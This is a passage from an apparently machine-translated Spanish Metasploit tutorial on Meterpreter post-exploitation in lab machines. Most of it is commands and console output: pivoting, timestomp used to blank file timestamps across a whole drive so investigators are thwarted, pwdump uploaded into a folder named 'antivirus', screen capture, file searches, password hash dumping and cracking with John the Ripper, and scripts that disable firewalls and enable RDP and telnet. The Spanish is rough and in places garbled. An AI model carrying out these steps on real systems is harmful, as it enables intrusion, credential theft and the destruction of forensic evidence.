[*] Meterpreter session 2 opened (192.168.1.101-192.168.1.201:0 -> 10.1.13.2:4444)
```

at Mon Dec 06 08:56:42 -0700 2010

meterpreter >

Nuestro ataque ha sido un éxito! Se puede ver en la salida anterior que tenemos una sesión meterpreter la conexión a través de nuestra sesión 10.1.13.2 meterpreter existentes con 192.168.1.201. Ejecutando el comando ipconfig en nuestra máquina recién comprometida muestra que hemos llegado a un sistema que normalmente no es accesible para nosotros.

meterpreter > **ipconfig**

**Citrix XenServer PV Ethernet Adapter**  
**Hardware MAC: 22:73:ff:12:11:4b**  
**IP Address : 10.1.13.2**  
**Netmask : 255.255.255.0**

**MS TCP Loopback interface**  
**Hardware MAC: 00:00:00:00:00:00**  
**IP Address : 127.0.0.1**  
**Netmask : 255.0.0.0**

meterpreter >

Como puede ver, de giro es una característica muy potente y es una capacidad crítica que en las pruebas de penetración.



# Timestamp

Interactuar con los sistemas de archivos más es como caminar en la nieve ... que dejará huellas. El grado de detalle las huellas, cómo se puede aprender mucho de ellos, y cuánto tiempo duran todo depende de varias circunstancias. El arte de analizar estos artefactos es forense digital. Por varias razones, cuando se realiza una prueba de lápiz es posible que desee hacer que sea difícil para un analista forense para determinar las acciones que se tomaron.

La mejor manera de evitar ser detectados por una investigación forense es simple: No toque el sistema de archivos! Esta es una de las cosas bellas acerca meterpreter, se carga en memoria sin necesidad de escribir nada en el disco, en gran medida reducir al mínimo los artefactos que deja en un sistema. Sin embargo, en muchos casos puede que tenga que interactuar con el sistema de archivos de alguna manera. En estos casos timestamp puede ser una gran herramienta.

Vamos a ver un archivo en el sistema, y el MAC (Modificado, Acceso, ha cambiado) veces del archivo:

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 5/3/2009 2:30:08 AM
Last Accessed: 5/3/2009 2:31:39 AM
Last Modified: 5/3/2009 2:30:36 AM
```

Ahora vamos a empezar por la explotación del sistema y la carga de una sesión de meterpreter. Después de eso, vamos a cargar el módulo timestamp, y echar un vistazo rápido a los archivos en cuestión.

```
msf exploit(warftpd_165_user) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1218)
meterpreter > use priv
Loading extension priv...success.
meterpreter > timestamp -h
```

Usage: timestamp file\_path OPTIONS

OPTIONS:

- a Set the "last accessed" time of the file
- b Set the MACE timestamps so that EnCase shows blanks
- c Set the "creation" time of the file
- e Set the "mft entry modified" time of the file
- f Set the MACE of attributes equal to the supplied file

- h Help banner
- m Set the "last written" time of the file
- r Set the MACE timestamps recursively on a directory
- v Display the UTC MACE values of the file
- z Set all four attributes (MACE) of the file

```
meterpreter > pwd
C:\Program Files\War-ftp
meterpreter > cd ..
meterpreter > pwd
C:\Program Files
meterpreter > cd ..
meterpreter > cd Documents\ and\ Settings
meterpreter > cd P0WN3D
meterpreter > cd My\ Documents
meterpreter > ls
```

Listing: C:\Documents and Settings\P0WN3D\My Documents

```
=====
Mode                Size      Type    Last modified          Name
----                -
40777/rwxrwxrwx     0      dir    Wed Dec 31 19:00:00 -0500 1969  .
40777/rwxrwxrwx     0      dir    Wed Dec 31 19:00:00 -0500 1969  ..
40555/r-xr-xr-x     0      dir    Wed Dec 31 19:00:00 -0500 1969  My Pictures
100666/rw-rw-rw-   28      fil    Wed Dec 31 19:00:00 -0500 1969  test.txt
meterpreter > timestomp test.txt -v
Modified           : Sun May 03 04:30:36 -0400 2009
Accessed           : Sun May 03 04:31:51 -0400 2009
Created            : Sun May 03 04:30:08 -0400 2009
Entry Modified:    : Sun May 03 04:31:44 -0400 2009
```

Ahora, echemos un vistazo a los tiempos MAC muestra. Vemos que el archivo fue creado recientemente. Hagamos por un minuto que esta es una herramienta súper secreto que tenemos que ocultar. Una manera de hacer esto podría ser el establecimiento de los tiempos de MAC para que coincida con los tiempos MAC de otro archivo en el sistema. Permite copiar los tiempos MAC de cmd.exe a test.txt para hacer que se mezclan un poco mejor.

```
meterpreter > timestomp test.txt -f C:\\WINNT\\system32\\cmd.exe
[*] Setting MACE attributes on test.txt from C:\WINNT\system32\cmd.exe
meterpreter > timestomp test.txt -v
Modified           : Tue Dec 07 08:00:00 -0500 1999
Accessed           : Sun May 03 05:14:51 -0400 2009
Created            : Tue Dec 07 08:00:00 -0500 1999
Entry Modified:    : Sun May 03 05:11:16 -0400 2009
```

Hay que ir! Ahora parece como si el archivo fue creado en text.txt 07 de diciembre 1999. Vamos a ver cómo se ve desde Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 12/7/1999 7:00:00 AM
Last Accessed: 5/3/2009 3:11:16 AM
Last Modified: 12/7/1999 7:00:00 AM
```

Éxito! Cuenta de que hay algunas ligeras diferencias entre los tiempos a través de Windows y MSF. Esto se debe a la forma en que se muestran las zonas horarias. Windows es que muestra la hora en -0.600, mientras que MSF muestra los tiempos de MC como -0500. Al ajustarse según las diferencias de huso horario, podemos ver que coinciden. Observe también que el acto de comprobación de la información de los archivos de Windows alterado la última vez que accede. Esto viene a demostrar la fragilidad de los tiempos MAC puede ser, y por qué cuidado hay que tener al interactuar con ellos.

Permite ahora hacer un cambio diferente. Cuando en el ejemplo anterior, que estábamos buscando para hacer los cambios mezcla pulg En algunos casos, esto no es realista, y lo mejor que podemos esperar es que sea más difícil para un investigador para identificar cuando los cambios que realmente ocurrió. Para esas situaciones, timestomp tiene una gran opción (-b para el blanco) en el que los ceros de los tiempos MAC de un archivo. Echemos un vistazo.

```
meterpreter > timestomp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed      : Sun May 03 05:16:20 -0400 2009
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009
```

```
meterpreter > timestomp test.txt -b
[*] Blanking file MACE attributes on test.txt
meterpreter > timestomp test.txt -v
Modified      : 2106-02-06 23:28:15 -0700
Accessed      : 2106-02-06 23:28:15 -0700
Created       : 2106-02-06 23:28:15 -0700
Entry Modified: 2106-02-06 23:28:15 -0700
```

Ahora, al analizar los tiempos de MAC, las listas de timestomp ellos como si hubiera sido creado en el año 2106!. Esto es muy interesante, ya que algunas herramientas de mal escritos forenses tienen el mismo problema, y se bloqueará al toparse con entradas como esta. Vamos a ver cómo se ve el archivo en Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 1/1/1601
Last Accessed: 5/3/2009 3:21:13 AM
Last Modified: 1/1/1601
```

¡Muy interesante! Tenga en cuenta que los tiempos ya no se muestran, y los datos se establece en 1 de enero 1601. ¿Alguna idea de por qué podría ser el caso? (Pista: <http://en.wikipedia.org/wiki/1601#Notes>)

```
meterpreter > cd C:\\WINNT
meterpreter > mkdir antivirus
Creating directory: antivirus
meterpreter > cd antivirus
meterpreter > pwd
C:\\WINNT\\antivirus
meterpreter > upload /pentest/windows-binaries/passwd-attack/pwdump6
c:\\WINNT\\antivirus\\
[*] uploading : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe ->
c:WINNTantivirusPwDump.exe
[*] uploaded  : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe ->
c:WINNTantivirusPwDump.exe
[*] uploading : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll ->
c:WINNTantivirusLsaExt.dll
[*] uploaded  : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll ->
c:WINNTantivirusLsaExt.dll
[*] uploading : /pentest/windows-binaries/passwd-attack/pwdump6/pwservice.exe ->
c:WINNTantiviruspwservice.exe
[*] uploaded  : /pentest/windows-binaries/passwd-attack/pwdump6/pwservice.exe ->
c:WINNTantiviruspwservice.exe
meterpreter > ls
```

Listing: C:\\WINNT\\antivirus

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	.
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	..
100666/rw-rw-rw-	61440	fil	Wed Dec 31 19:00:00 -0500 1969	LsaExt.dll
100777/rwxrwxrwx	188416	fil	Wed Dec 31 19:00:00 -0500 1969	PwDump.exe
100777/rwxrwxrwx	45056	fil	Wed Dec 31 19:00:00 -0500 1969	pwservice.exe
100666/rw-rw-rw-	27	fil	Wed Dec 31 19:00:00 -0500 1969	sample.txt

```
meterpreter > cd ..
```

Con nuestros archivos subidos, ahora vamos a ejecutar timestomp en los archivos para confundir a cualquier investigador potencial.

```
meterpreter > timestomp antivirus\\pwdump.exe -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed      : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestomp antivirus\\LsaExt.dll -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed      : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestomp antivirus -r
[*] Blanking directory MACE attributes on antivirus
```

```

meterpreter > ls
40777/rwxrwxrwx 0      dir   1980-01-01 00:00:00 -0700 ..
100666/rw-rw-rw- 115    fil   2106-02-06 23:28:15 -0700 LsaExt.dll
100666/rw-rw-rw- 12165   fil   2106-02-06 23:28:15 -0700 pwdump.exe

```

Como puede ver, meterpreter ya no puede obtener un listado de directorios adecuados.

Sin embargo, no es algo a considerar en este caso. Hemos escondido cuando una acción se produjo, sin embargo, todavía va a ser muy obvio para un investigador que la actividad que estaba sucediendo. ¿Qué haríamos si quisiéramos ocultar tanto, cuando un conjunto de herramientas se ha subido, y donde fue cargado?

La manera más fácil de abordar esto es poner a cero los tiempos de la unidad completa. Esto hará que el trabajo del investigador muy difícil, ya que el análisis tradicional línea de tiempo no será posible. Permite por primera vez a nuestro directorio WINNTsystem32.

Name ▲	Modified	Created	Accessed
setupact	5/3/2009 2:08 AM	5/2/2009 8:57 PM	5/3/2009 2:08 AM
setupapi	5/3/2009 2:11 AM	5/2/2009 8:57 PM	5/3/2009 2:11 AM
setuperr	5/3/2009 2:06 AM	5/2/2009 8:57 PM	5/3/2009 2:06 AM
setuplog	5/3/2009 2:08 AM	5/2/2009 8:57 PM	5/3/2009 2:08 AM
Soap Bubbles	12/7/1999 7:00 AM	5/2/2009 9:05 PM	5/2/2009 9:05 PM
Sti_Trace	5/3/2009 2:10 AM	5/3/2009 2:10 AM	5/3/2009 2:10 AM
system	5/2/2009 8:57 PM	12/7/1999 7:00 AM	5/3/2009 3:10 AM
TASKMAN	12/7/1999 7:00 AM	5/2/2009 8:57 PM	5/3/2009 2:07 AM
twain.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
twain_32.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
twunk_16	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
twunk_32	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
upwizun	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
vb	5/3/2009 2:05 AM	5/3/2009 2:05 AM	5/3/2009 2:05 AM
vbaddin	5/3/2009 2:05 AM	5/3/2009 2:05 AM	5/3/2009 2:05 AM
vmmreg32.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
welcome	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 4:03 AM
welcome	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:10 AM
win	5/3/2009 2:06 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
winhelp	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
winhlp32	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
winrep	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
Zapotec	12/7/1999 7:00 AM	5/2/2009 9:05 PM	5/2/2009 9:05 PM

Ok, todo parece normal. Ahora, vamos a sacudir el sistema de archivos hasta realmente mal!

```

meterpreter > pwd
C:WINNT\antivirus
meterpreter > cd ../../..
meterpreter > pwd
C:
meterpreter > ls

```

Listing: C:\

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100777/rwxrwxrwx	0	fil	Wed Dec 31 19:00:00 -0500 1969	AUTOEXEC.BAT
100666/rw-rw-rw-	0	fil	Wed Dec 31 19:00:00 -0500 1969	CONFIG.SYS
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	Documents and Settings
100444/r--r--r--	0	fil	Wed Dec 31 19:00:00 -0500 1969	IO.SYS
100444/r--r--r--	0	fil	Wed Dec 31 19:00:00 -0500 1969	MSDOS.SYS
100555/r-xr-xr-x	34468	fil	Wed Dec 31 19:00:00 -0500 1969	NTDETECT.COM
40555/r-xr-xr-x	0	dir	Wed Dec 31 19:00:00 -0500 1969	Program Files
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	RECYCLER
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	System Volume Information
40777/rwxrwxrwx	0	dir	Wed Dec 31 19:00:00 -0500 1969	WINNT
100555/r-xr-xr-x	148992	fil	Wed Dec 31 19:00:00 -0500 1969	arcldr.exe
100555/r-xr-xr-x	162816	fil	Wed Dec 31 19:00:00 -0500 1969	arcsetup.exe
100666/rw-rw-rw-	192	fil	Wed Dec 31 19:00:00 -0500 1969	boot.ini
100444/r--r--r--	214416	fil	Wed Dec 31 19:00:00 -0500 1969	ntldr
100666/rw-rw-rw-	402653184	fil	Wed Dec 31 19:00:00 -0500 1969	pagefile.sys
























```
meterpreter > timestomp C:\\ -r  
[*] Blanking directory MACE attributes on C:\\  
meterpreter > ls  
meterpreter > ls
```

Listing: C:\

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100777/rwxrwxrwx	0	fil	2106-02-06 23:28:15 -0700	AUTOEXEC.BAT
100666/rw-rw-rw-	0	fil	2106-02-06 23:28:15 -0700	CONFIG.SYS
100666/rw-rw-rw-	0	fil	2106-02-06 23:28:15 -0700	Documents and Settings
100444/r--r--r--	0	fil	2106-02-06 23:28:15 -0700	IO.SYS
100444/r--r--r--	0	fil	2106-02-06 23:28:15 -0700	MSDOS.SYS
100555/r-xr-xr-x	47564	fil	2106-02-06 23:28:15 -0700	NTDETECT.COM
...	snip...			

Así, después de ver que lo que hace Windows ?

Name ▲	Modified	Created	Accessed
 setupact		2/19/21086 4:53 AM	3/15/2105 7:00 PM
 setupapi		12/7/2105 7:00 PM	2/19/21086 4:53 AM
 setuperr		2/19/21086 4:53 AM	2/19/21086 4:53 AM
 setuplog		2/19/21086 4:53 AM	3/7/2106 7:00 PM
 Soap Bubbles		2/19/21086 4:53 AM	4/15/2027 7:00 PM
 Sti_Trace		1/7/1980 7:00 PM	5/15/2078 7:00 PM
 system		2/19/21086 4:53 AM	2/19/21086 4:53 AM
 TASKMAN		3/7/2106 7:00 PM	5/3/2009 3:56 AM
 twain.dll		7/23/2105 7:00 PM	5/3/2009 3:56 AM
 twain_32.dll		2/19/21086 4:53 AM	5/3/2009 3:56 AM
 twunk_16		2/7/2056 7:00 PM	5/3/2009 3:56 AM
 twunk_32		2/19/21086 4:53 AM	5/3/2009 3:56 AM
 upwizun		4/7/2053 7:00 PM	5/3/2009 3:56 AM
 vb		3/7/2021 7:00 PM	2/19/21086 4:53 AM
 vbaddin		5/23/2106 7:00 PM	2/19/21086 4:53 AM
 vmmreg32.dll		5/23/2106 7:00 PM	5/3/2009 3:56 AM
 welcome		5/15/2056 7:00 PM	5/3/2009 4:01 AM
 welcome		2/19/21086 4:53 AM	7/15/2080 7:00 PM
 win		2/19/21086 4:53 AM	10/7/2106 7:00 PM
 winhelp		2/19/21086 4:53 AM	5/3/2009 3:56 AM
 winhlp32		4/7/2053 7:00 PM	5/3/2009 3:56 AM
 winrep		2/19/21086 4:53 AM	5/3/2009 3:56 AM
 Zapotec		2/19/21086 4:53 AM	2/19/21086 4:53 AM

Increíble. Windows no tiene idea de lo que está pasando, y muestra la hora loca por todo el lugar.

No demasiado confiado sin embargo. Al realizar esta acción, que también han hecho muy evidente que algún tipo de actividad adverso se ha producido en el sistema. Además, hay muchas fuentes diferentes de información de línea de tiempo en un sistema Windows otras veces y luego sólo MAC. Si un investigador forense se encontró con un sistema que ha sido modificado de esta manera, se va a correr a estas fuentes de información alternativas. Sin embargo, el costo de realizar la investigación acaba de subir.

# Meterpreter Screen Capture

## Meterpreter captura de pantalla

Con la última actualización del Framework de Metasploit (3.3) que se añade un trabajo bastante excepcional desde el equipo de desarrollo de Metasploit. Que ha aprendido en los capítulos anteriores el impresionante poder de meterpreter. Otra característica adicional es la capacidad de capturar el escritorio de las víctimas y guardarlos en el sistema. Echemos un rápido vistazo a cómo funciona esto. Ya asumiremos que tiene una consola meterpreter, vamos a echar un vistazo a lo que está en la pantalla de las víctimas.

```
[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 -> 192.168.1.104:4444)
```

```
meterpreter > ps
```

```
Process list
```

```
=====
```

PID	Name	Path
---	----	----
180	notepad.exe	C:\WINDOWS\system32\notepad.exe
248	snmp.exe	C:\WINDOWS\System32\snmp.exe
260	Explorer.EXE	C:\WINDOWS\Explorer.EXE
284	surgemail.exe	c:\surgemail\surgemail.exe
332	VMwareService.exe	C:\Program Files\VMware\VMware
	Tools\VMwareService.exe	
612	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
620	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
648	ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe
664	GrooveMonitor.exe	C:\Program Files\Microsoft
	Office\Office12\GrooveMonitor.exe	
728	WZCSLDR2.exe	C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
736	jusched.exe	C:\Program Files\Java\jre6\bin\jusched.exe
756	mmsgs.exe	C:\Program Files\Messenger\mmsgs.exe
816	smss.exe	\SystemRoot\System32\smss.exe
832	alg.exe	C:\WINDOWS\System32\alg.exe
904	csrss.exe	??\C:\WINDOWS\system32\csrss.exe
928	winlogon.exe	??\C:\WINDOWS\system32\winlogon.exe
972	services.exe	C:\WINDOWS\system32\services.exe
984	lsass.exe	C:\WINDOWS\system32\lsass.exe
1152	vmacthlp.exe	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1164	svchost.exe	C:\WINDOWS\system32\svchost.exe
1276	nwauth.exe	c:\surgemail\nwauth.exe
1296	svchost.exe	C:\WINDOWS\system32\svchost.exe
1404	svchost.exe	C:\WINDOWS\System32\svchost.exe
1500	svchost.exe	C:\WINDOWS\system32\svchost.exe
1652	svchost.exe	C:\WINDOWS\system32\svchost.exe
1796	spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe
1912	3proxy.exe	C:\3proxy\bin\3proxy.exe
2024	jqs.exe	C:\Program Files\Java\jre6\bin\jqs.exe



```
2188 swatch.exe          c:\surgemail\swatch.exe
2444 iexplore.exe         C:\Program Files\Internet Explorer\iexplore.exe
3004 cmd.exe               C:\WINDOWS\system32\cmd.exe
```

```
meterpreter > migrate 260
[*] Migrating to 260...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/nYdRUppb.jpeg
meterpreter >
```

Podemos comprobar la eficacia de esta era en la migración al explorer.exe, asegúrese de que el proceso está en su meterpreter tiene acceso a escritorios activos o esto no funcionará. Vamos a echar un vistazo en el escritorio a las víctimas.

# Meterpreter Searching

## Meterpreter búsqueda

La fuga de información es una de las mayores amenazas que enfrentan las empresas y muchas de ellas se pueden prevenir mediante la educación de los usuarios para asegurar correctamente sus datos. Los usuarios que los usuarios, sin embargo, con frecuencia se guardan los datos en sus estaciones de trabajo locales en lugar de en los servidores corporativos, donde hay un mayor control.

Meterpreter tiene una función de búsqueda que, por defecto, buscar en todas las unidades del equipo infectado en busca de archivos de su elección.

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern
Search for files.
```

### OPTIONS:

```
-d The directory/drive to begin searching from. Leave empty to search all
drives. (Default: )
-f The file pattern glob to search for. (e.g. *secret*.doc?)
-h Help Banner.
-r Recursively search sub directories. (Default: true)
```

Para realizar una búsqueda de todos los archivos jpeg en el ordenador, basta con ejecutar el comando de búsqueda con el modificador '-f' y decirle que lo que tipo de archivo a buscar.

```
meterpreter > search -f *.jpg
Found 418 results...
...snip...
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Blue
hills.jpg (28521 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Sunset.jpg (71189 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Water lilies.jpg (83794 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Winter.jpg (105542 bytes)
...snip...
```

La búsqueda de un equipo completo puede tomar una gran cantidad de tiempo y existe la posibilidad de que un usuario observador puede notar su paliza disco duro constantemente. Podemos reducir el tiempo de búsqueda al señalar que en un directorio de inicio y dejar que siga.

```
meterpreter > search -d c:\\documents\ and\ settings\\administrator\\desktop\\ -f  
*.pdf  
Found 2 results...  
    c:\documents and settings\administrator\desktop\operations_plan.pdf (244066  
bytes)  
    c:\documents and settings\administrator\desktop\budget.pdf (244066 bytes)  
meterpreter >
```

Mediante la ejecución de la búsqueda de esta manera, usted se dará cuenta de un aumento de velocidad enorme en el tiempo que tarda en completarse.

# John The Ripper

El John The Ripper módulo utiliza para identificar contraseñas débiles que han sido adquiridas como archivos hash (botín) o crudo LANMAN / NTLM hashes (hashdump). El objetivo de este módulo es encontrar contraseñas triviales en un corto período de tiempo. Para romper las contraseñas complejas o utilizar listas de palabras grandes, John the Ripper debe ser usado fuera de Metasploit. Esta primera versión sólo se encarga LM / NTLM credenciales de hashdump y utiliza la lista de palabras estándar y reglas.

Antes de utilizar JTR en Metasploit, usted tiene que determinar la contraseña de PostgreSQL que se genera aleatoriamente para BT5.

```
root@bt:~# cat /opt/framework3/config/database.yml
```

```
production:
  adapter: postgresql
  database: msf3
  username: msf3
  password: 8b826ac0
  host: 127.0.0.1
  port: 7175
  pool: 75
  timeout: 5
```

Después de tener las credenciales de base de datos, tendrá que conectarse a la base de datos para volcar los hashes de la máquina.

```
msf auxiliary(handler) > db_connect msf3:8b826ac0@127.0.0.1:7175/msf3
msf auxiliary(handler) > use post/windows/gather/hashdump
msf post(hashdump) > set session 1
session => 1
```

```
msf post(hashdump) > run
```

```
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bffad2dcc991597aaa19f90e8bc4ee00...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
```

```
Administrator:500:cb5f77772e5178b77b9bfd79429286db:b78fe104983b5c754a27c1784544fda7:::
Guest:501:aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:810185b1c0dd86dd756d138f54162df8:7b8f23708aec7107bdfdf0925dbb2fed7:::
SUPPORT_388945a0:1002:aad3b435b51404eeaaad3b435b51404ee:8be4bbf2ad7bd7cec4e1cdddcd4b052e:::
rAWjAW:1003:aad3b435b51404eeaaad3b435b51404ee:117a2f6059824c686e7a16a137768a20:::
rAWjAW2:1004:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
```

[\*] Post module execution completed

```
msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast
msf auxiliary(jtr_crack_fast) > run
```

[\*] Seeded the password database with 8 words...

guesses: 3 time: 0:00:00:04 DONE (Sat Jul 16 19:59:04 2011) c/s: 12951K trying:  
WIZ1900 - ZZZ1900

Warning: passwords printed above might be partial and not be all those cracked  
Use the "--show" option to display all of the cracked passwords reliably

[\*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS  
SSE2])

[\*] Output: D (cred\_6:2)

[\*] Output: PASSWOR (cred\_6:1)

[\*] Output: GG (cred\_1:2)

Warning: mixed-case charset, but the current hash type is case-insensitive;  
some candidate passwords may be unnecessarily tried more than once.

guesses: 1 time: 0:00:00:05 DONE (Sat Jul 16 19:59:10 2011) c/s: 44256K trying:  
||V} - |||}

Warning: passwords printed above might be partial and not be all those cracked  
Use the "--show" option to display all of the cracked passwords reliably

[\*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS  
SSE2])

[\*] Output: Remaining 4 password hashes with no different salts

[\*] Output: (cred\_2)

guesses: 0 time: 0:00:00:00 DONE (Sat Jul 16 19:59:10 2011) c/s: 6666K trying:  
89093 - 89092

[\*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS  
SSE2])

[\*] Output: Remaining 3 password hashes with no different salts

guesses: 1 time: 0:00:00:11 DONE (Sat Jul 16 19:59:21 2011) c/s: 29609K trying:  
zwingli1900 - password1900

Use the "--show" option to display all of the cracked passwords reliably

[\*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2  
+ 32/32])

[\*] Output: password (cred\_6)

guesses: 1 time: 0:00:00:05 DONE (Sat Jul 16 19:59:27 2011) c/s: 64816K trying:  
|||}

Use the "--show" option to display all of the cracked passwords reliably

[\*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2  
+ 32/32])

[\*] Output: Remaining 5 password hashes with no different salts

[\*] Output: (cred\_2)

guesses: 0 time: 0:00:00:00 DONE (Sat Jul 16 19:59:27 2011) c/s: 7407K trying:  
89030 - 89092

[\*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2  
+ 32/32])

[\*] Output: Remaining 4 password hashes with no different salts

[+] Cracked: Guest: (192.168.184.134:445)

[+] Cracked: rAWjAW2:password (192.168.184.134:445)

[\*] Auxiliary module execution completed

```
msf auxiliary(jtr_crack_fast) >
```

# Meterpreter Scripting

Una de las características más potentes de Meterpreter es la versatilidad y la facilidad de añadir características adicionales. Esto se logra a través del entorno Meterpreter scripting. Esta sección cubre la automatización de tareas en una sesión de Meterpreter a través del uso de este entorno de programación, ¿cómo se puede aprovechar de Meterpreter scripting, y cómo escribir sus propios scripts para resolver sus necesidades únicas.

Antes de la derecha de buceo, vale la pena que cubre unos pocos artículos. Al igual que todos los del Framework de Metasploit, los scripts que se trata de escritos en Ruby y ubicado en el directorio principal de Metasploit scripts / meterpreter. Si usted no está familiarizado con Ruby, un gran recurso para el aprendizaje de rubí es el libro en línea "de programación Ruby".

Antes de comenzar, por favor, tómese unos minutos para revisar el repositorio actual de scripts Meterpreter. Este es un gran recurso a utilizar para ver cómo otros se acercan a los problemas y, posiblemente, pedir el código que puede ser de utilidad para usted.

# Existing Scripts

## secuencias de comandos existentes

Metasploit viene con un montón de scripts útiles que pueden ayudar en el Framework de Metasploit. Estos scripts son normalmente realizadas por terceros y, finalmente, aprobada en el repositorio. Vamos a realizar algunos de ellos y caminar a través de cómo se pueden utilizar en su propia prueba de penetración.

Los scripts se mencionan a continuación están destinados a ser utilizados con una shell Meterpreter después de que el compromiso con éxito de un objetivo. Una vez que usted ha ganado una sesión con el objetivo de poder utilizar estas secuencias de comandos que mejor se adapte a sus necesidades.

El 'checkvm' script, como su nombre indica, los controles para ver si explota una máquina virtual. Esta información puede ser muy útil.

```
meterpreter > run checkvm
```

```
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....  
[*] This is a VMware Workstation/Fusion Virtual Machine
```

El 'getcountermeasure' script comprueba la configuración de seguridad en el sistema de las víctimas y puede desactivar otras medidas de seguridad tales como A / V, Firewall, y mucho más.

```
meterpreter > run getcountermeasure
```

```
[*] Running Getcountermeasure on the target...  
[*] Checking for contermesasures...  
[*] Getting Windows Built in Firewall configuration...  
[*]  
[*] Domain profile configuration:  
[*] -----  
[*] Operational mode           = Disable  
[*] Exception mode             = Enable  
[*]  
[*] Standard profile configuration:  
[*] -----  
[*] Operational mode           = Disable  
[*] Exception mode             = Enable  
[*]  
[*] Local Area Connection 6 firewall configuration:  
[*] -----  
[*] Operational mode           = Disable  
[*]  
[*] Checking DEP Support Policy...
```

El script 'getgui' se utiliza para habilitar RDP en un sistema de destino si está desactivado.

```
meterpreter > run getgui
```

```
Windows Remote Desktop Enabler Meterpreter Script  
Usage: getgui -u -p
```

**OPTIONS:**

```
-e  Enable RDP only.  
-h  Help menu.  
-p  The Password of the user to add.  
-u  The Username of the user to add.
```

```
meterpreter > run getgui -e
```

```
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator  
[*] Carlos Perez carlos_perez@darkoperator.com  
[*] Enabling Remote Desktop  
[*] RDP is already enabled  
[*] Setting Terminal Services service startup mode  
[*] Terminal Services service is already set to auto  
[*] Opening port in local firewall if necessary
```

El 'gettelnet' script se utiliza para activar telnet a la víctima si está desactivado.

```
meterpreter > run gettelnet
```

```
Windows Telnet Server Enabler Meterpreter Script  
Usage: gettelnet -u -p
```

**OPTIONS:**

```
-e  Enable Telnet Server only.  
-h  Help menu.  
-p  The Password of the user to add.  
-u  The Username of the user to add.
```

```
meterpreter > run gettelnet -e
```

```
[*] Windows Telnet Server Enabler Meterpreter Script  
[*] Setting Telnet Server Services service startup mode  
